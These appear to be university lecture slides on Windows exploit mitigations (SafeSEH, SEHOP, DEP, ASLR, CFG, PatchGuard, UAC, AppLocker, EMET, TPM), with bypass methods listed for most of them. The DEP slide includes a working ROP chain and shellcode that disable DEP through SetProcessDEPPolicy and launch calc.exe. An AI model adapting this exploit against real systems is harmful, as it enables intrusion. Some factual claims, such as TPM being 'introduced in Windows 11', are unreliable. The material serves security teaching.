SafeSEH – Bypassing SafeSEH in Windows

Already done! 🙂

- **In Windows XP, enabled in system modules**

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7c910000	0x7c9c5000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x77be0000	0x77c38000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x7c800000	0x7c903000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\kernel32.dll
/SafeSEH OFF	0x400000	0x41c000		C:\Documents and Settings\Usuario\Escritorio\demos\bof.exe

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7c910000	0x7c9c5000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c800000	0x7c903000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x77be0000	0x77c38000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH OFF	0x68ac0000	0x68ad1000		C:\MinGW\bin\libssp-0.dll
/SafeSEH OFF	0x6e940000	0x6e962000		C:\MinGW\bin\libgcc_s_dw2-1.dll
/SafeSEH OFF	0x400000	0x41c000		C:\Documents and Settings\Usuario\Escritorio\demos\bof_canary.exe

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Exploitation Mitigation Techniques in the Windows OS
SEHOP

- **Introduced in Vista SP1, Win7, Win 2008** (check this link)
- Verifies that the thread's list of exception handlers is intact before allowing any of the registered handlers to be called
- **Native OS defense**
  - Runtime defense
  - Disabled by default in Windows 7 and in Windows Vista, but enabled in Windows Server 2008
- Last SEH chain handler: `FinalExceptionHandler` (ntdll)
- `RtlIsValidHandler` (ntdll) checks if the handler is valid
  - Check A. Sotirov, "Bypassing Browser Memory Protections", `http://taossa.com/archive/bh08sotirovdowd.pdf`
- Bypassing method proposed in `http://www.sysdream.com/sites/default/files/sehop_en.pdf`
  - Warning, **there is not yet a publicly known and working exploit yet** (AFAIK)
- Some programs may not work when enabled

Further reading: Microsoft docs

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SEHOP

`SafeSEH` vs. SEHOP

- **Very similar**: both help mitigate attempts to overwrite exception handlers
- **SEHOP is more complete** (applies to non-safeSEH modules)
- `SafeSEH` only works on Windows versions earlier than Windows Vista SP1, while SEHOP works on Windows Vista SP1 and later
- **The more protections, the better**: **use both in your programs!**

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Exploitation Mitigation Techniques in the Windows OS

Data Execution Prevention

- Introduced in Windows XP SP2, 2003 Server SP1
- **Does not protect against other attacks**
- **Compatible with other defenses**
- Comes in two ways:
  - **Hardware** (discussed in previous lectures)
  - **Software** (as in `SafeSEH`, build flag)
- Execution of a protected memory region: **ACCESS_VIOLATION exception (error code `0xC0000005`)**

- **Different configurations**
  - `OptIn`: only kernel/system modules are protected
  - `OptOut`: all protected, except specific applications
  - `AlwaysOn`: all, without exception (cannot be disabled by the app in execution)
  - `AlwaysOff`: no enable; cannot be enabled by the app in execution
- **System boot variable** (file `boot.ini`)
  - Option `/noexecute = policy`

Exploitation Mitigation Techniques in the Windows OS
Data Execution Prevention

Different ways to bypass DEP in Window

- `ret2libc` (or variants)
  - Jump to existing code. Use that code for your own purposes
- `ZwProtectVirtualMemory`
  - Unprotect memory pages
- `NtSetInformationProcess`
  - Allows a process to change its DEP policy
- `SetProcessDEPPolicy`

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Exploitation Mitigation Techniques in the Windows OS

Data Execution Prevention – in Windows 7


```
bufLen = 28

buf = 'A'*bufLen

ropchain =  "\x8B\x23\x99\x75"      #kernel32.dll -- pop edi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x2E\x92\x96\x75"      #kernel32.dll -- pop esi; retn;
ropchain += "\x2F\x92\x96\x75"
ropchain += "\x86\xE3\x96\x75"      #kernel32.dll -- pop ebx; retn;
ropchain += "\xFF\xFF\xFF\xFF"
ropchain += "\xE9\x96\x9B\x75"      #kernel32.dll -- inc ebx; jl 0x759B96EF (0x7c03); retn;
ropchain += "\x35\xC1\x97\x75"      #kernel32.dll -- pop ebp; retn;
ropchain += "\xF0\x63\x95\x75"      # @SetProcessDEPPolicy
ropchain += "\xE0\xE1\x94\x75"      #kernel32.dll -- pushad; retn

shellcode = "\x31\xC9"              #xor ecx, ecx
shellcode += "\x51"                 #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"             #mov ecx, esp
shellcode += "\x6A\x05"             #push SW_SHOW
shellcode += "\x51"                 #push ecx
shellcode += "\xBA\x2E\xF2\x9A\x75" #mov edx, kernel32.WinExec
shellcode += "\xFF\xD2"             #call edx
shellcode += "\xEB\xFE"             #jmp $EIP


print buf + ropchain  + shellcode
```



Recall `pushad` **order**: eax, ecx, edx, ebx, original esp, ebp, esi, and edi

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Exploitation Mitigation Techniques in the Windows OS

Address Space Layout Randomization (ASLR)

- **ASLR randomizes the base address of exe/dll/stack/heap**
  - **Introduced in Windows Vista**
  - **Not on every running app (like Linux), but on every reboot**
  - Enabled by default (**except** for Internet Explorer 7)
  - **Build flag:** `/DYNAMICBASE` (VS 2005 SP1)
- **Specific value in PE header,** `DllCharacteristics = 0x40`
- **Registry key**: `HKLM\CurrentControlSet\Control\Session Manager\Memory Management`
  - `MoveImages`: 0 (never), -1 (always), other (value of `DllCharacteristics`)

Bypassing ASLR

- **Low entropy on 32-bit systems**: only the high nibble is randomized, we can control the `eip` in some circumstances
- Look for **modules with ASLR disabled** (as before with `SafeSEH`)

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Exploitation Mitigation Techniques in the Windows OS
Control Flow Guard

- **Prevents exploitation of memory corruption vulnerabilities** (in particular, avoids arbitrary code execution)
- **Build-level defense**:
  - Available in Visual Studio 2015
  - "CFG-compatible" programs
  - See `https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard` for detailed instructions on how to enable it (`/guard:cf` build and linker flags)
  - A 16-byte length list is added per module, containing valid destinations
- **Kernel-level defense**:
  - Knows valid indirect branching destinations
  - Implements the logic necessary to check if an indirect branching destination is valid

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
Exploitation Mitigation Techniques in the Windows OS

Control Flow Guard



Credits: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

Exploitation Mitigation Techniques in the Windows OS
Control Flow Guard

How does it work?

- **Program execution stops immediately when CFG verification fails**
- Each indirect `call`/`jmp` is preceded by a `_guard_check_icall` call to check the validity of the target

Further reading: `https://lucasg.github.io/2017/02/05/Control-Flow-Guard/`

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Exploitation Mitigation Techniques in the Windows OS
Patch Guard

- Also known as *Kernel Patch Protection* (KPP)
- **Introduced in 64-bit editions of Windows**
- **Prevents kernel patching**
- Received a lot of criticism from the infosec community
  - It is argued that KPP is unsound: it cannot completely prevent kernel patching
  - Good summary of weaknesses and limitations in `https://en.wikipedia.org/wiki/Kernel_Patch_Protection`
- Several methods have been published to bypass it:
  - "Bypassing PatchGuard on Windows x64" (`http://www.uninformed.org/?v=3&a=3`)
  - "Subverting PatchGuard Version 2" (`http://uninformed.org/index.cgi?v=6&a=1`)
  - "A Brief Analysis of PatchGuard Version 3" (`http://uninformed.org/index.cgi?v=8&a=5`)

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


Exploitation Mitigation Techniques in the Windows OS

Windows User Access Control (UAC)

- **Introduced in Windows Vista**
- **Helps prevent unauthorized changes to the OS**
  - **Verified vs. unknown software publisher**
- Every program that activates a UAC window has a shield symbol (in the bottom-right corner of its program icon)







Exploitation Mitigation Techniques in the Windows OS

Microsoft Authenticode

- **Code signing standard used by Windows to digitally sign files that adopt the Windows PE format**
- **Follows the PKCS#7 structure**: signature (hash value of the PE file), a timestamp (optional), and the certificate chain
- **Supports MD5 (for backward compatibility), SHA-1, and SHA-256 hashes**
  - **A Windows PE can be dual-signed**
- The certificate chain is based on a trusted root certificate by using **X.509 chain-building rules**

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Microsoft Authenticode

- **Comes in two forms: embedded or catalog-based signature**
  - Both follow the **Abstract Syntax Notation One (ASN.1) format**
  - **The embedded signature is a `WIN_CERTIFICATE` structure** in the `Security` directory entry within the `Data directories` array of the optional PE header
  - **Catalog-based: catalog (`.cat`) files**
    - Collect digital signatures from an arbitrary number of files
    - **Signed, to prevent unauthorized modifications**
    - Located in the `system32/catroot` directory
    - `catdb` database, which follows the Extensible Storage Engine format
- **Signature verification is performed by the WINTRUST and CRYPT32** DLLs

Further reading: D. Uroz and R. J. Rodríguez, *Characteristics and Detectability of Windows Auto-Start Extensibility Points in Memory Forensics*. Digital Investigation, vol. 28, pp. S95–S104, 2019. doi: doi: 10.1016/j.diin.2019.01.026

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Windows User Access Control (UAC)

Bypassing UAC

- Privilege escalation
- DLL hijacking
- Windows Registry modification (disabling UAC through Registry keys)
- Abuse of trusted certificates
  - Compromised certificates (i.e., stolen/sold)
  - Trusted certificates issued directly to malware developers
- Examples: `https://attack.mitre.org/techniques/T1548/002/`

Outline

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Exploitation Mitigation Techniques in the Windows OS

AppLocker

- **Introduced in Windows 7**
- Application allowlisting technology
- **Allows the user to restrict the programs that can be run based on the path, publisher, or hash of the program**
  - Can be applied to individual users and groups
  - Can be configured through Group Policy
- **Bypassing methods**:
  - Using allowlisted locations
  - Execution delegated to a allowlisted program
  - DLL hijacking

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Outline

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Exploitation Mitigation Techniques in the Windows OS

Enhanced Mitigation Experience Toolkit

`https://technet.microsoft.com/en-us/security/jj653751`

- Security mitigations against known attacks
  - Recall the demos: **DOES NOT prevent attacks (but helps mitigate them!)**
- **EOL statement**: July 21, 2018
- Good description of the defense techniques provided by EMET in the *Guía de Seguridad de las TIC CCN-STIC 950: RECOMENDACIONES DE EMPLEO DE LA HERRAMIENTA EMET* (download it here)
- Many of these defenses have been integrated into the Windows 10 kernel

Credits: `http://compushooter.com/microsoft-support-of-windows-xp-to-end-this-april-2014/`

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Outline

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Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- **On-chip specially designed for security purposes** – mandatory!
- **Virtualization-based security**
  - **Separates the security data and its accesses from the rest of the hardware**
  - That is, it prevent attackers from accessing your computer and leaking your data

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  - **Separates the security data and its accesses from the rest of the hardware**
  - That is, it prevent attackers from accessing your computer and leaking your data
- Microsoft has reconsidered its initial decision
  - The obligation to have TPM can be disabled, if your computer does not have a TPMv2 chip on board

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Exploiting Software Vulnerabilities

Software Defenses

Exploitation Mitigation Techniques in the Windows OS

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Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2021/2022

Master's Degree in Informatics Engineering

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Seminar A.25, Ada Byron building